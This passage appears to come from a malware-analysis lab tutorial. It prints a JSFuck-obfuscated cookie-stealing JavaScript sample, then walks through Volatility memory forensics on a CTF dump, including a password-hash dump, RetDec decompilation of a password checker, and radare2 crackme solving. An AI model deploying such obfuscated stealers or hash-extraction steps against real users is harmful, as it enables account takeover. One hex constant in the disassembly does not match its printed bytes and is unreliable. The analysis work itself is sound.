]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![
]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]](!![]+[])[+!+[]]+(!![]
+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+
!+[]]+(![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[
])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![
]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!+[]+
[+[]]]+![]+(![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(
![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]
]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+
!+[]+[+[]]])()[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]
]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!
![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+
[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[]
)[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+
(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]
((![]+[+[]])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+
[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])
[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+!+[]+[+[]]
])+[])[+!+[]])+([]+[])[(![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![
]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+([][(
[]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]
```

```
+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+
[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[
]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]()[+!+[]+[!+[]+!+[]]])()
```

And he ask me to analyze it. It is the time to use de4js tool. Let us start.



Deobfuscator Javascript.

Paste the code above and click **Auto decode** then we will get the result, seems like it will return a string. Paste the result into the **Console** tab in **DevTools** and we will get the original Javascript code.

Original malicious Javascript code.

It is a malicious Javascript code to send the user's cookies to the attacker's server. With the user's cookies, the attacker will have access to user's account without knowing the password or 2FA verification.

It's all. Do the same with some scripts in honeypot lab 😍.

Rekall Memory Forensic and Incident Response Framework (*no longer maintained*) use volatility3 instead.

- The **most widely used framework** for extracting digital artifacts from volatile memory (RAM) samples in the world.

- Rekall is a forked branch of volatility.
- Volatility has 2 version:
    - vol2 (run with python2)
    - vol3 (newest – some functions/plugins are not supported yet)
- Documentation: [Volatility 3 – Volatility 3 documentation]().
- Command: `run_vol.sh <argument>` or `~/Lab/run_vol.sh <argument>`

```
malanalyst@malanalyst:~$ run_vol.sh
Building Docker image: volatility3
[+] Building 19.0s (13/13) FINISHED
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 777B
 => [internal] load metadata for docker.io/library/python:3.10-bullseye
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [1/9] FROM docker.io/library/python:3.10-bullseye@sha256:6bd5df7e5e4
 => CACHED [2/9] RUN groupadd -r nonroot && useradd -m -r -g nonroot -d
 => CACHED [3/9] WORKDIR /opt
 => [4/9] RUN git clone https://github.com/volatilityfoundation/volatili
 => [5/9] RUN chmod -R 777 /opt/volatility3
 => [6/9] WORKDIR /opt/volatility3
 => [7/9] RUN pip3 install -r requirements.txt
 => [8/9] RUN ln -s /opt/volatility3/vol.py /usr/local/bin
 => [9/9] WORKDIR /home/nonroot/files
 => exporting to image
 => => exporting layers
 => => writing image sha256:97e3e0e8dafccff60d0ab07d1d5d3403d8a32a1293f9
 => => naming to docker.io/library/volatility3
Usage:
        Without mount directory: run_vol.sh --nomap
        Mount directory: run_vol.sh /path/to/dir
Example: run_vol.sh --nomap
```

Docker build in the first time run and help screen.

- Now, let's try to see what this tool can do (a powerful tool) with a sample Windows Memory dump located at `~/Lab/Rekall/Challenge.raw`. Source: [MemLab]()
    - Step 1: Start the volatility3 docker container and mount the ~/Lab/Rekall folder to the container for file sharing.

```
malanalyst@malanalyst:~$ run_vol.sh Lab/Rekall
Image volatility3 exist
Starting Docker container:
nonroot@f52b3b351d2a:~/files$ ls
Challenge.raw
nonroot@f52b3b351d2a:~/files$
```

Run volaility3 with mouting.

In this docker container, we have already included both 2 versions of volatility. Run vol2.py for volatility2 and vol.py for volatility3.

- Step 2: Run `vol.py` to analyze the raw file with `windows.info.Info` plugin

```
nonroot@f52b3b351d2a:~/files$ vol.py -f Challenge.raw windows.info.Info
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0x82604000
DTB     0x185000
Symbols file:///opt/volatility3/volatility3/symbols/windows/ntkrpamp.pdb/EDD3760CEE2B45D2A63BF8C26EE11FAF-2.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock     0x8273cb78
NTBuildLab      7601.24260.x86fre.win7sp1_ldr.18
CSDVersion      1
KdVersionBlock  0x8273cb50
Major/Minor     15.7601
MachineType     332
KeNumberProcessors      1
SystemTime      2018-10-23 08:30:51
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      332
PE TimeDateStamp        Sun Sep  9 00:14:23 2018
```

Image information.

- Step 3: Check process list with `windows.pslist.PsList` plugin.

```
nonroot@f52b3b351d2a:~/files$ vol.py -f Challenge.raw windows.pslist.PsList
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0x83d09c58      85      483     N/A     False   2018-10-23 08:29:16.000000      N/A     Disabled
260     4       smss.exe        0x8437db18      2       29      N/A     False   2018-10-23 08:29:16.000000      N/A     Disabled
340     332     csrss.exe       0x84d69030      8       347     0       False   2018-10-23 08:29:21.000000      N/A     Disabled
380     372     csrss.exe       0x84d8d030      9       188     1       False   2018-10-23 08:29:23.000000      N/A     Disabled
388     332     wininit.exe     0x84d93c68      3       79      0       False   2018-10-23 08:29:23.000000      N/A     Disabled
424     372     winlogon.exe    0x84dcbd20      6       117     1       False   2018-10-23 08:29:23.000000      N/A     Disabled
484     388     services.exe    0x84debd20      10      191     0       False   2018-10-23 08:29:25.000000      N/A     Disabled
492     388     lsass.exe       0x84def3d8      7       480     0       False   2018-10-23 08:29:25.000000      N/A     Disabled
500     388     lsm.exe 0x84df2378      10      146     0       False   2018-10-23 08:29:25.000000      N/A     Disabled
592     484     svchost.exe     0x84e23030      12      358     0       False   2018-10-23 08:29:30.000000      N/A     Disabled
652     484     VBoxService.ex  0x84e41708      12      116     0       False   2018-10-23 08:29:31.000000      N/A     Disabled
716     484     svchost.exe     0x84e54030      9       243     0       False   2018-10-23 08:29:32.000000      N/A     Disabled
804     484     svchost.exe     0x84e7ad20      19      378     0       False   2018-10-23 08:29:32.000000      N/A     Disabled
848     484     svchost.exe     0x84e84898      20      400     0       False   2018-10-23 08:29:33.000000      N/A     Disabled
872     484     svchost.exe     0x84e89c68      19      342     0       False   2018-10-23 08:29:33.000000      N/A     Disabled
896     484     svchost.exe     0x84e8c648      30      809     0       False   2018-10-23 08:29:33.000000      N/A     Disabled
988     804     audiodg.exe     0x84ea7d20      6       127     0       False   2018-10-23 08:29:35.000000      N/A     Disabled
1192    484     svchost.exe     0x84f033c8      15      365     0       False   2018-10-23 08:29:40.000000      N/A     Disabled
1336    484     spoolsv.exe     0x84f323f8      16      295     0       False   2018-10-23 08:29:43.000000      N/A     Disabled
1364    484     svchost.exe     0x84f4dca0      19      307     0       False   2018-10-23 08:29:43.000000      N/A     Disabled
1460    484     svchost.exe     0x84f7d578      11      148     0       False   2018-10-23 08:29:44.000000      N/A     Disabled
1488    484     svchost.exe     0x84f828f8      8       170     0       False   2018-10-23 08:29:44.000000      N/A     Disabled
308     484     taskhost.exe    0x850b2538      8       151     1       False   2018-10-23 08:29:55.000000      N/A     Disabled
1164    484     sppsvc.exe      0x850d0030      6       154     0       False   2018-10-23 08:29:57.000000      N/A     Disabled
1992    848     dwm.exe 0x85109030      5       132     1       False   2018-10-23 08:30:04.000000      N/A     Disabled
324     1876    explorer.exe    0x85097870      33      827     1       False   2018-10-23 08:30:04.000000      N/A     Disabled
1000    324     VBoxTray.exe    0x85135af8      14      159     1       False   2018-10-23 08:30:08.000000      N/A     Disabled
2032    484     SearchIndexer.  0x85164030      14      614     0       False   2018-10-23 08:30:14.000000      N/A     Disabled
284     2032    SearchProtocol  0x8515ad20      7       235     0       False   2018-10-23 08:30:16.000000      N/A     Disabled
1292    2032    SearchFilterHo  0x8515cd20      5       80      0       False   2018-10-23 08:30:17.000000      N/A     Disabled
2096    324     cmd.exe 0x851a6610      1       22      1       False   2018-10-23 08:30:18.000000      N/A     Disabled
2104    380     conhost.exe     0x851a5cd8      2       52      1       False   2018-10-23 08:30:18.000000      N/A     Disabled
2412    324     DumpIt.exe      0x845a8d20      2       38      1       False   2018-10-23 08:30:48.000000      N/A     Disabled
2424    380     conhost.exe     0x84d83d20      2       51      1       False   2018-10-23 08:30:48.000000      N/A     Disabled
nonroot@f52b3b351d2a:~/files$
```

Process list.

- Some processes which require some attention: `cmd.exe`
- `cmd.exe`: the process responsible for the command prompt. Extracting the content from this process might give us the details as to what commands were executed in the system.

- Step 4: Now since we have seen that `cmd.exe` was running, let us try to see if there were any commands executed in the shell/terminal. For this, we use the `cmdscan` plugin – it's currently not supported on volatility3.
  - Volatility2 has a little bit different from volatilit3 in syntax. We had already known that this RAM image dumped from a Win7SP1 32-bit (x86) architecture from the information analyzed above.
  - When running vol2 we need to specify the profile. Specifically, in the current example it will be "`vol2.py -f Challenge.raw --profile=Win7SP1x86 <plugin>`". Check for the list of supported profiles at: volatility's Github or run command: `vol2.py --info`

```
nonroot@607c7564b1e5:~/files$ vol2.py -f Challenge.raw --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
CommandProcess: conhost.exe Pid: 2104
CommandHistory: 0x300498 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0x2f43c0: C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
Cmd #12 @ 0x2d0039: ???
Cmd #19 @ 0x300030: ???
Cmd #22 @ 0xff818488: ?
Cmd #25 @ 0xff818488: ?
Cmd #36 @ 0x2d00c4: /?0?-???-
Cmd #37 @ 0x2fd058: 0?-????
**************************************************
CommandProcess: conhost.exe Pid: 2424
CommandHistory: 0x2b04c8 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #22 @ 0xff818488: ?
Cmd #25 @ 0xff818488: ?
Cmd #36 @ 0x2800c4: *?+?(???(
Cmd #37 @ 0x2ad070: +?(????
nonroot@607c7564b1e5:~/files$
```

cmdscan result.

  - We can see that a python file was executed. The executed command was `C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt`

- Step 5: So, our next step would be to check if this python script sent any output to stdout (standard output – it is console output). For this, we use the `consoles` plugin (also not supported on vol3 yet).

```
nonroot@607c7564b1e5:~/files$ vol2.py -f Challenge.raw --profile=Win7SP1x86 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 2104
Console: 0xe981c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 2096 Handle: 0x5c
----
CommandHistory: 0x300690 Application: python.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x300498 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x2f43c0: C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
----
Screen 0x2e6368 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\hello>C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
335d366f5d6031767631707f
```

Export the python command output with consoles.

- The command's output seems like a hex. Try to revert out the hex encoding, we get a gibberish text.

```
nonroot@01972ae4d464:~/workdir$ emit "335d366f5d6031767631707f" | hex
3]6o]`1vv1p
nonroot@01972ae4d464:~/workdir$
```

Hex decode.

- Step 6: Check another info like environment variable, dump password hash, file dump, …

```
nonroot@607c7564b1e5:~/files$ vol2.py -f Challenge.raw --profile=Win7SP1x86 envars
Volatility Foundation Volatility Framework 2.6.1
Pid      Process            Block      Variable                       Value
-------- ------------------ ---------- ------------------------------ -----
     260 smss.exe           0x001707f0 Path                           C:\Windows\System32
     260 smss.exe           0x001707f0 SystemDrive                    C:
     260 smss.exe           0x001707f0 SystemRoot                     C:\Windows
     340 csrss.exe          0x003807f0 ComSpec                        C:\Windows\system32\cmd.exe
     340 csrss.exe          0x003807f0 FP_NO_HOST_CHECK               NO
     340 csrss.exe          0x003807f0 NUMBER_OF_PROCESSORS           1
     340 csrss.exe          0x003807f0 OS                             Windows_NT
     340 csrss.exe          0x003807f0 Path                           C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
     340 csrss.exe          0x003807f0 PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
     340 csrss.exe          0x003807f0 PROCESSOR_ARCHITECTURE         x86
     340 csrss.exe          0x003807f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 142 Stepping 9, GenuineIntel
     340 csrss.exe          0x003807f0 PROCESSOR_LEVEL                6
     340 csrss.exe          0x003807f0 PROCESSOR_REVISION             8e09
     340 csrss.exe          0x003807f0 PSModulePath                   C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
     340 csrss.exe          0x003807f0 SystemDrive                    C:
     340 csrss.exe          0x003807f0 SystemRoot                     C:\Windows
     340 csrss.exe          0x003807f0 TEMP                           C:\Windows\TEMP
     340 csrss.exe          0x003807f0 thanos                         xor and password
     340 csrss.exe          0x003807f0 TMP                            C:\Windows\TEMP
     340 csrss.exe          0x003807f0 USERNAME                       SYSTEM
     340 csrss.exe          0x003807f0 windir                         C:\Windows
```

Environment variable extract.

```
nonroot@607c7564b1e5:~/files$ vol2.py -f Challenge.raw --profile=Win7SP1x86 hashdump
Volatility Foundation Volatility Framework 2.6.1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hello:1000:aad3b435b51404eeaad3b435b51404ee:101da33f44e92c27835e64322d72e8b7:::
nonroot@607c7564b1e5:~/files$
```

Password hash dump.

- Ok, it's all. Note that with the above example we only used some plugins to solve the problem. There are also many great plugins out there, can you explore and solve the problem and find the flags included in this challenge?

RetDec Retargetable Machine-Code Decompiler

- Created by Avast Software.
- A retargetable machine-code decompiler based on LLVM.
- Supports a variety of file formats, including PE and ELF, and several 32 and 64-bit architectures.
- Command: `run_retdec.sh <argument> or ~/Lab/run_retdec.sh <argument>`

```
malanalyst@malanalyst:~$ run_retdec.sh
Usage:
        Without mount directory: run_retdec.sh --nomap
        Mount directory: run_retdec.sh /path/to/dir
Example: run_retdec.sh -nomap

malanalyst@malanalyst:~$
```

RetDec script help.

- Now let's start to analyze and decompile a simple Windows Executable Program located at `~/Lab/RetDec/locked.exe`. Here is the source code:

```c
#include <stdio.h>
#include <string.h>

int main() {
    char my_password[] = [redacted];
    char password[200] = "";
    printf("Enter your password: ");
    gets(password);
    fflush(stdin);
    if (strcmp(my_password, password) == 0) {
        printf("Correct password!");
    } else {
        printf("Wrong password!");
    }
    getchar();
    return 0;
}
```

Locked.exe source code.

- Try to retrieve the password in an executable file with RetDec.
- Maybe you think it's stupid to do this and you think you can use the `strings` tool to dump the password? No way LOL. Try it.

```
malanalyst@malanalyst:~/Lab/RetDec$ strings locked.exe | cat -n
     1  !This program cannot be run in DOS mode.
     2  &}wd
     3  .text
```

Run strings tool to get the password.

```
    26  [^_]A\A]
    27  fffff.
    28  ThisIsASH
    29  uperSecrH
    30  etPasswoH
    31  fff.
    32  L$ H
```

Strings tool output.

- We found some strings seem SUSPICIOUS. Maybe we've got a big part of the flag, but how do you know this is the password we need to find and where do we find the rest?
- Stop using the `strings` tool and start trying to use RetDec.
  - Run: `run_retdec.sh ~/Lab/RetDec/`

```
malanalyst@malanalyst:~$ run_retdec.sh ~/Lab/RetDec/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

retdec@350ab8f851e5:~$
```

Run retdec.

  - And now `~/Lab/RetDec` was mapped at `/tmp/files/`. Check it.
  - We have a PE file named `locked.exe`.

```
retdec@350ab8f851e5:/tmp/files$ ls
locked.exe
retdec@350ab8f851e5:/tmp/files$ file locked.exe
locked.exe: PE32+ executable (console) x86-64, for MS Windows
retdec@350ab8f851e5:/tmp/files$
```

Locked.exe PE file.

  - Use `retdec-decompiler` to decompile the PE file.

```
retdec@350ab8f851e5:/tmp/files$ retdec-decompiler.py locked.exe
##### Checking if file is a Mach-O Universal static library...

##### Checking if file is an archive...
RUN: /usr/local/bin/retdec-ar-extractor /tmp/files/locked.exe --arch-magic
Not an archive, going to the next step.

##### Gathering file information...
RUN: /usr/local/bin/retdec-fileinfo -c /tmp/files/locked.exe.config.json --similarity /tmp/files/locked.exe --no-hashes=all --crypto /usr/local/bin/../share/retdec/support
/generic/yara_patterns/signsrch/signsrch.yara --crypto /usr/local/bin/../share/retdec/support/generic/yara_patterns/signsrch/signsrch.yarac --max-memory-half-ram
Input file                : /tmp/files/locked.exe
File format               : PE
File class                : 64-bit
File type                 : Executable file
Architecture              : x86-64
Endianness                : Little endian
Image base address        : 0x400000
Entry point address       : 0x401500
Entry point offset        : 0xb00
Entry point section name : .text
Entry point section index: 0
Bytes on entry point      : 4883ec28488b05452f0000c70000000000e89a0c0000e895fcffff90904883c428c3909090909090909090909090905557
Detected tool             : GCC (4.9.2) (compiler), DWARF heuristic
Detected tool             : Microsoft (linker), dos header style
Detected tool             : gc (compiler), 98 from 176 significant nibbles (55.6818%)
Original language         : C

##### Trying to unpack /tmp/files/locked.exe into /tmp/files/locked.exe-unpacked.tmp by using generic unpacker...
RUN: /usr/local/bin/retdec-unpacker /tmp/files/locked.exe -o /tmp/files/locked.exe-unpacked.tmp --max-memory-half-ram
No matching plugins found for 'GCC 4.9.2'
No matching plugins found for 'Microsoft'
No matching plugins found for 'gc'
##### Unpacking by using generic unpacker: nothing to do

##### Trying to unpack /tmp/files/locked.exe into /tmp/files/locked.exe-unpacked.tmp by using UPX...
RUN: upx -d /tmp/files/locked.exe -o /tmp/files/locked.exe-unpacked.tmp
upx: /tmp/files/locked.exe: NotPackedException: not packed by UPX
##### Unpacking by using UPX: nothing to do

##### Decompiling /tmp/files/locked.exe into /tmp/files/locked.exe.bc...
RUN: /usr/local/bin/retdec-bin2llvmir -provider-init -decoder -verify -x86-addr-spaces -x87-fpu -main-detection -idioms-libgcc -inst-opt -cond-branch-opt -syscalls -stack
-constants -param-return -inst-opt-rda -inst-opt -simple-types -generate-dsm -remove-asm-instrs -class-hierarchy -select-fncs -unreachable-funcs -inst-opt -register-locali
```

retdec-compiler output.

```
 -> running CArrayArgOptimizer ( 0.03s )
Running phase: variable renaming [readable] ( 0.03s )
Running phase: converting constants to symbolic names ( 0.03s )
Running phase: module validation ( 0.03s )
 -> running BreakOutsideLoopValidator ( 0.03s )
 -> running NoGlobalVarDefValidator ( 0.03s )
 -> running ReturnValidator ( 0.03s )
Running phase: emission of the target code [c] ( 0.03s )
Running phase: finalization ( 0.03s )
Running phase: cleanup ( 0.03s )

##### Done!
retdec@350ab8f851e5:/tmp/files$
```

- It gives us some information about that executable file like File class, Endianness, Architecture, … These will be very useful for our analysis and reverse engineering process.
- After the decompiler process is completed, we will receive 5 files: .bc, .c, .json, .dsm, .ll.
    - Files .bc; .ll are related to LLVM (Low Level Virtual Machine).
    - File .json is a config file.
    - File .c is the source code.
    - File .dsm is the output from the RetDec's disassembler, include asm code and data, …
- Start with the source code retrive from the asm code.

```
// Address range: 0x401530 - 0x40160a
int main(int argc, char ** argv) {
    // 0x401530
    __main();
    int64_t str2 = 0x5341734973696854; // bp-56, 0x401550
    int64_t str = 0; // bp-264, 0x401583
    int64_t v1; // bp-256, 0x401530
    __asm_rep_stosq_memset((char *)&v1, 0, 24);
    printf("Enter your password: ");
    gets((char *)&str);
    fflush((struct _IO_FILE *)__iob_func());
    if (strcmp((char *)&str2, (char *)&str) != 0) {
        // 0x4015ea
        printf("Wrong password!");
    } else {
        // 0x4015dc
        printf("Correct password!");
    }
    // 0x4015f6
    getchar();
    return 0;
}
```

Source .c code.

- Looking around the code, it has a main function-looks like the original code.
- Absolutely, str2 exactly is the password we need to find. Its initial value seems like hex, convert it to ASCII (*Remember it's represented in little-endian byte order*).
- Use external service or command: `echo -n "0x5341734973696854" | xxd -r -p | rev`). The output must be "ThisIsAS", but it's wrong, we have only the first 8 bytes of the password. We need to find more
- As you can see, on the declaration line, at the end of the line, we have the address of the `str2` variable – That we can analyze more with asm code (in .dsm file).

```
0x401541:   e8 4a 0c 00 00                      call 0x402190 <__main>
0x401546:   48 b8 54 68 69 73 49 73 41 53       movabs rax, 0x5341734973696854
0x401550:   48 89 45 70                         mov qword ptr [rbp + 0x70], rax
0x401554:   48 b8 75 70 65 72 53 65 63 72       movabs rax, 0x7263655372657075
0x40155e:   48 89 45 78                         mov qword ptr [rbp + 0x78], rax
0x401562:   48 b8 65 74 50 61 73 73 77 6f       movabs rax, 0x6f77573361507465
0x40156c:   48 89 85 80 00 00 00                mov qword ptr [rbp + 0x80], rax
0x401573:   66 c7 85 88 00 00 00 72 64          mov word ptr [rbp + 0x88], 0x6472
0x40157c:   c6 85 8a 00 00 00 00                mov byte ptr [rbp + 0x8a], 0
0x401583:   48 c7 45 a0 00 00 00 00             mov qword ptr [rbp - 0x60], 0
0x40158b:   48 8d 55 a8                         lea rdx, [rbp - 0x58]
0x40158f:   b8 00 00 00 00                      mov eax, 0
0x401594:   b9 18 00 00 00                      mov ecx, 0x18
```

Analyze the asm code.

- In addition to the first hex we found, there are 3 more hexes (18 bytes). Convert all of it to ASCII to get the final password.

- It's all. Note that this is just a small example, you can do a lot more with RetDec.

Radare2 Reverse-Engineering Framework

- Reverse-engineering framework includes a disassembler and analysis capabilities for various executable formats and architectures.

- The **radare** project started as a simple command-line hexadecimal editor focused on forensics. r2 is a complete rewrite of radare.
- How to use: Radare2 book.
- Command: `~/Lab/run_r2.sh <argument>` or `run_r2.sh <argument>`
- Let's start with some IOLI CrackMes challenge.
  - Run the r2: `run_r2.sh ~/Lab/IOLI_Crackme`

```
malanalyst@malanalyst:~$ run_r2.sh ~/Lab/IOLI_Crackme/
Image radare2 exist
Starting Docker container:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

nonroot@d674f1cf4129:~/workdir$
```

Run r2.

  - Go to the bin-linux directory

```
nonroot@9de0acb86f22:~/workdir/bin-linux$ ll
total 136
drwxr-xr-x 2 nonroot 1000  4096 May 10 08:28 ./
drwxrwxr-x 5 nonroot 1000  4096 May 10 08:28 ../
-rwxr-xr-x 1 nonroot 1000  7537 Dec 15  2007 crackme0x00*
-rwxr-xr-x 1 nonroot 1000  7499 Dec 15  2007 crackme0x01*
-rwxr-xr-x 1 nonroot 1000  7499 Dec 15  2007 crackme0x02*
-rwxr-xr-x 1 nonroot 1000  7580 Dec 15  2007 crackme0x03*
-rwxr-xr-x 1 nonroot 1000  7633 Dec 15  2007 crackme0x04*
-rwxr-xr-x 1 nonroot 1000  7656 Dec 15  2007 crackme0x05*
-rwxr-xr-x 1 nonroot 1000  7717 Dec 15  2007 crackme0x06*
-rwxr-xr-x 1 nonroot 1000  5860 Dec 15  2007 crackme0x07*
-rwxr-xr-x 1 nonroot 1000  7757 Dec 15  2007 crackme0x08*
-rwxr-xr-x 1 nonroot 1000  5860 Dec 15  2007 crackme0x09*
-rw-rw-r-- 1 nonroot 1000 47302 Aug 23  2013 defeating-IOLI-with-radare2.md
nonroot@9de0acb86f22:~/workdir/bin-linux$
```

crackme executable files.

  - Crackme0x00
    - It's a simple executable file. Get the password from the keyboard and then check it then print Correct or Invalid.

```
nonroot@d674f1cf4129:~/workdir/bin-linux$ ./crackme0x00
IOLI Crackme Level 0x00
Password: 1234
Invalid Password!
nonroot@d674f1cf4129:~/workdir/bin-linux$
```

- First, start with strings inside that binary file. Open file in r2 with command: “`r2 </path/to/file>`”

```
nonroot@d674f1cf4129:~/workdir/bin-linux$ r2 crackme0x00
[0x08048360]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000568 0x08048568 24  25   .rodata ascii IOLI Crackme Level 0x00\n
1   0x00000581 0x08048581 10  11   .rodata ascii Password:
2   0x0000058f 0x0804858f 6   7    .rodata ascii 250382
3   0x00000596 0x08048596 18  19   .rodata ascii Invalid Password!\n
4   0x000005a9 0x080485a9 15  16   .rodata ascii Password OK :)\n
[0x08048360]>
```

iz command for extracting strings inside the executable file.

- Check the string was found.

```
nonroot@d674f1cf4129:~/workdir/bin-linux$ ./crackme0x00
IOLI Crackme Level 0x00
Password: 250382
Password OK :)
nonroot@d674f1cf4129:~/workdir/bin-linux$
```

Correct password.

- Crackme0x01
  - It’s also only asked for the password.

```
nonroot@d674f1cf4129:~/workdir/bin-linux$ ./crackme0x01
IOLI Crackme Level 0x01
Password: 1234
Invalid Password!
nonroot@d674f1cf4129:~/workdir/bin-linux$
```

  - Continue to try to extract strings.

```
nonroot@d674f1cf4129:~/workdir/bin-linux$ r2 crackme0x01
[0x08048330]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000528 0x08048528 24  25   .rodata ascii IOLI Crackme Level 0x01\n
1   0x00000541 0x08048541 10  11   .rodata ascii Password:
2   0x0000054f 0x0804854f 18  19   .rodata ascii Invalid Password!\n
3   0x00000562 0x08048562 15  16   .rodata ascii Password OK :)\n
[0x08048330]>
```

Nothing here.

  - Disassembly
    - "aaa" tells r2 to analyze the whole binary, which gets you symbol names, among things.

- "pdf" stands for:
  - Print
  - Disassemble
  - Function
- This will print the disassembly of the main function.

```
[0x08048330]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze all functions arguments/locals
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x08048330]> pdf@main
            ; DATA XREF from entry0 @ 0x8048347
┌ 113: int main (int argc, char **argv, char **envp);
            ; var uint32_t var_4h @ ebp-0x4
            ; var int32_t var_sp_4h @ esp+0x4
            0x080483e4      55             push ebp
            0x080483e5      89e5           mov ebp, esp
            0x080483e7      83ec18         sub esp, 0x18
            0x080483ea      83e4f0         and esp, 0xfffffff0
            0x080483ed      b800000000     mov eax, 0
            0x080483f2      83c00f         add eax, 0xf                ; 15
            0x080483f5      83c00f         add eax, 0xf                ; 15
            0x080483f8      c1e804         shr eax, 4
            0x080483fb      c1e004         shl eax, 4
            0x080483fe      29c4           sub esp, eax
